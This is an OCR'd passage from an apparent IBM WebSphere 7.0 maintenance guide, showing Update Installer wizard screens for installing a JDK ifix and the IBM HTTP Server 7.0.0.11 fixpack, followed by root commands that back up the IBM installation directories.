
2.3. IHS


```
/opt/IBM/WebSphere/UpdateInstaller/update.sh
```



LibVNCServer
Ctrl
Alt
Applications
Places
System
6:47 PM
IBM Update Installer for WebSphere Software 7.0.0.11
WebSphere. software
Maintenance Operation Selection
Install maintenance package.
Uninstall maintenance package.
InstallShield
< Back
Next >
Cancel
root@wcs:/opt/IBM/WebSphere/UpdateInst...
IBM Update Installer for WebSphere Softw...



LibVNCServer
Ctrl
Alt
Applications
Places
System
6:48 PM
IBM Update Installer for WebSphere Software 7.0.0.11
WebSphere. software
Maintenance Package Directory Selection
Enter directory to list maintenance packages available for installation. You can specify a directory or click Browse to select a path to maintenance package.
Directory path:
/opt/IBM/WebSphere/UpdateInstaller/maintenance
Browse...
The latest maintenance packages are available online. Obtain maintenance packages for WebSphere Application Server and all WebSphere Application Server Feature Packs either by visiting the Recommended fixes for WebSphere Application Server webpage for a complete list or by using the WebSphere Maintenance Download wizard to find specific maintenance packages.
Additional information can be found online at the WebSphere Application Server library or WebSphere Application Server information center webpages.
InstallShield
< Back
Next >
Cancel
root@wcs:/opt/IBM/WebSphere/UpdateInst...
IBM Update Installer for WebSphere Softw...


LibVNCServer
Ctrl
Alt
Applications
Places
System
6:48 PM
IBM Update Installer for WebSphere Software 7.0.0.11
WebSphere. software
Available Maintenance Package to Install
Select maintenance packages to install:
Select Recommended Updates
Deselect All Updates
7.0.0.0-ws-wasjavasdk-linuxx64-ifpm17517.pak
7.0.0-ws-ihs-linuxx64-fp0000011.pak
7.0.0-ws-was-linuxx64-fp0000011.pak - Not Applicable
7.0.0.11-ws-was-ifpm19353.pak - Not Applicable
7.0.0-ws-wassdk-linuxx64-fp0000011.pak - Not Applicable
7.0.0.11-ws-was-ifpm07309.pak - Not Applicable
7.0.0.11-ws-was-ifpm12460.pak - Not Applicable
7.0.0.11-ws-was-multios-ifpm11768.pak - Not Applicable
7.0.0-ws-plg-linuxx64-fp0000011.pak - Not Applicable
7.0.0.11-ws-was-ifpm15824.pak - Not Applicable
Each package selection might restrict remaining packages available for further selection.
Multiple selections can be made for different products.
Click Next to continue
InstallShield
< Back
Next >
Cancel
root@wcs:/opt/IBM/WebSphere/UpdateInst...
IBM Update Installer for WebSphere Softw...


LibVNCServer
Ctrl
Alt
Applications
Places
System
6:48 PM
IBM Update Installer for WebSphere Software 7.0.0.11
WebSphere. software
Installation Summary
Review the summary for correctness. Click Back to change values on previous panels. Click Next to verify that I have sufficient privileges to perfom the installation.
Verify my permissions to perform the installation.
The following maintenance packages will be installed:
7.0.0-WS-WASJavaSDK-LinuxX64-IFPM17517 - This APAR ships a JDK ifix generated on the base WAS 7.0.0.9 / 7.0.0.11 JDK level incldiuing: IZ68882 - JAVA.BEANS.INTROSPECTOR INTROSPECTS EXTENDED BEAN CLASS INCORRECTLY
7.0.0-WS-IHS-LinuxX64-FP0000011 - IBM HTTP Server 7.0.0.11 FixPack
to the following location:
/opt/IBMIHS
Click Next to begin the installation.
InstallShield
< Back
Next >
Cancel
root@wcs:/opt/IBM/WebSphere/UpdateInst...
IBM Update Installer for WebSphere Softw...


LibVNCServer
Ctrl
Alt
Applications
Places
System
6:49 PM
IBM Update Installer for WebSphere Software 7.0.0.11
WebSphere. software
Installation Summary
Success: You have sufficient permissions to perform the installation.
Review the summary for correctness. Click Back to change values on previous panels. Click Next to perform the installation.
The following maintenance packages will be installed:
7.0.0-WS-WASJavaSDK-LinuxX64-IFPM17517 - This APAR ships a JDK ifix generated on the base WAS 7.0.0.9 / 7.0.0.11 JDK level incldiuing: IZ68882 - JAVA.BEANS.INTROSPECTOR INTROSPECTS EXTENDED BEAN CLASS INCORRECTLY
7.0.0-WS-IHS-LinuxX64-FP0000011 - IBM HTTP Server 7.0.0.11 FixPack
to the following location:
/opt/IBMIHS
Click Next to begin the installation.
InstallShield
< Back
Next >
Cancel
root@wcs:/opt/IBM/WebSphere/UpdateInst...
IBM Update Installer for WebSphere Softw...


LibVNCServer
Ctrl
Alt
Applications
Places
System
6:49 PM
IBM Update Installer for WebSphere Software 7.0.0.11
WebSphere. software
Installing component: package.java.jre
26%
InstallShield
< Back
Next >
Cancel
root@wcs:/opt/IBM/WebSphere/UpdateInst...
IBM Update Installer for WebSphere Softw...





2.4. backup


```
su - root
cp -i -r IBM IBM.pack
cp -i -r IBMIHS IBMIHS.pack
```

